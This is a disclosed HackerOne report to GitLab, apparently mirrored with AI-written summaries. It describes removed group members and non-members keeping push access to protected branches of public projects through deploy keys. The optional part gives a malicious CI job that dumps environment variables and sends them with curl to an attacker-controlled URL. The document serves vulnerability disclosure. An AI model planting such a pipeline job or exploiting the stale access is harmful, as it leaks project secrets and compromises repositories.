Non-project member continues having write access to protected branches of public projects using deploy keys contrary to documentation
A removed group member retained inherited push access to protected branches of a public project, and a non-member could use a deploy key to push to those branches, contrary to documentation. An attacker could thus write to protected branches and potentially leak CI/CD variables via a malicious pipeline configuration.

GitLab
Originally disclosed on GitLab
- Fixed in 3 months
- Disclosed after 3 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #2041789 by theluci on 2023-06-28, assigned to @greg:
Report | Attachments | How To Reproduce
Report
Hello,
Background
Gitlab provides a feature to set up Deploy Keys.
Only the maintainers/owner of a project can create or view project’s deploy keys.
According to the docs,
Although a deploy key is a secret that isn’t associated with a specific user, GitLab authorizes the creator of the deploy key if the Git-command triggers additional processes.
Also, according to this section,

As can be seen, a non-project member should be unable to push to protected branches using deploy key.
Vulnerability
Vulnerability1
When a member that has been granted Allowed to push and merge access on protected branches in a project is removed from the project.
The member’s access is also automatically removed.
For example, LuciferHackerone2 is a member that has Allowed to push and merge access on protected branch main


After LuciferHackerone2 is removed from project, his access is automatically removed,


However, this does not work if member has inherited membership in a project.
That is, if an attacker has inherited membership in victim-project and has Allowed to push and merge access on protected branches. Then his access remains even after attacker is removed from the top-level group (loses his inherited membership in project).
This behaviour is potentially dangerous as victim would expect that removed member’s access is automatically removed as that is what usually happens and that is what should happen.
Vulnerability 2
The documentation states the following,
The above is enforced correctly in case of private projects.
That is, for private projects, a non-project member cannot push to protected branches (even if he has access) using his deploy key. If he tries to do so, he is shown the following error,

However, the above is not enforced for public projects.
That is, for public projects, a non-project member can continue pushing to protected branches using his deploy key contrary to documentation.
Steps to reproduce
victimcreates a public groupvictim-groupand activates ultimate trial.victimcreates a public projectvictim-projectinsidevictim-group.victimgoes tohttps://gitlab.com/<victim-group>/<victim-project>/-/settings/repository, Expand Deploy keys and adds a few deploy keys.
In a real-world scenario, there will already be a few keys added to the project.
4.victim goes to victim-group membership page https://gitlab.com/groups/<victim-group>/-/group_members and adds attacker as maintainer.
5. attacker goes to https://gitlab.com/<victim-group>/<victim-project>/-/settings/repository, Expand Protected branches and gives himself Allowed to push and merge access on protected branches.
-
attackergoes tohttps://gitlab.com/<victim-group>/<victim-project>/-/settings/repository, Expand Deploy keys and adds a trustworthy looking deploy key such asCI_SERVER_FALLBACK_KEY. (Be sure to grant write permissions to this key) -
attackerleavesvictim-group. -
attackeris not a member ofvictim-projectand should not be able to push to its protected branches (according to the docs). However, he is able to do that.
attacker goes to his terminal and runs the following commands,
git clone [email protected]:<victim-group>/<victim-project>.git
cd victim-project
git init
echo “Some text” > Sample.txt
git add .
git commit -m "my commit"
git push origin
(Optional)
- In the worst case scenario,
attackercan edit the .gitlab-ci.yml file to include the link to a malicious .gitlab-ci.yml file that has code to leakvictim-groupandvictim-projectCI/CD variables.
include:
  - '(raw url of the malicious .gitlab-ci.yml file located at some other location)'
Malicious .gitlab-ci.yml file can be present in another-public-project in attacker’s another-public-group, containing the following content,
job_name:
 script:
   - export > test.txt
   - curl -X POST --data "$(cat test.txt)" attacker-controlled-url
attacker is not able to trigger a pipeline. However, if a member changes something (adding a new file, editing an existing file etc.) without inspecting the content of .gitlab-ci.yml file, a pipeline would be triggered automatically.
POC
Output of checks
This bug happens on GitLab.com (Probably on instance too).
Impact
A non-project member can continue having write access to protected branches of public projects using deploy keys contrary to documentation.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
- pic-27jun-1.png
- pic-27jun-2.png
- pic-27jun-3.png
- pic-27jun-4.png
- pic-27jun-5.png
- pic-27jun-6.png
- poc-28jun.mp4
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely, inherited membership removal and public project visibility are not properly accounted for, so stale permissions persist.
Impact
A non-project member could continue to write to protected branches of public projects using deploy keys, potentially leading to code injection and CI/CD variable leakage if a pipeline is triggered.
What the attacker needed
Victim creates public group and project; attacker added as group maintainer; attacker configures protected branch access; attacker adds a deploy key with write access
How it was found
- Victim creates a public group and a public project, and adds deploy keys.
- Victim adds attacker as a maintainer of the group.
- Attacker gives himself 'Allowed to push and merge' access on protected branches.
- Attacker adds a deploy key with write permissions.
- Attacker leaves the group.
- Attacker uses the deploy key to push to the protected branch.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
In GitLab, protected branches are meant to stop unauthorised people from changing important code. The report shows that someone who was removed from a group could still push code to those branches, and that a deploy key (a special key for automated access) could be used by a non-member to push to a public project's protected branch. This could let an attacker change code or steal secret variables used in automated builds.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.

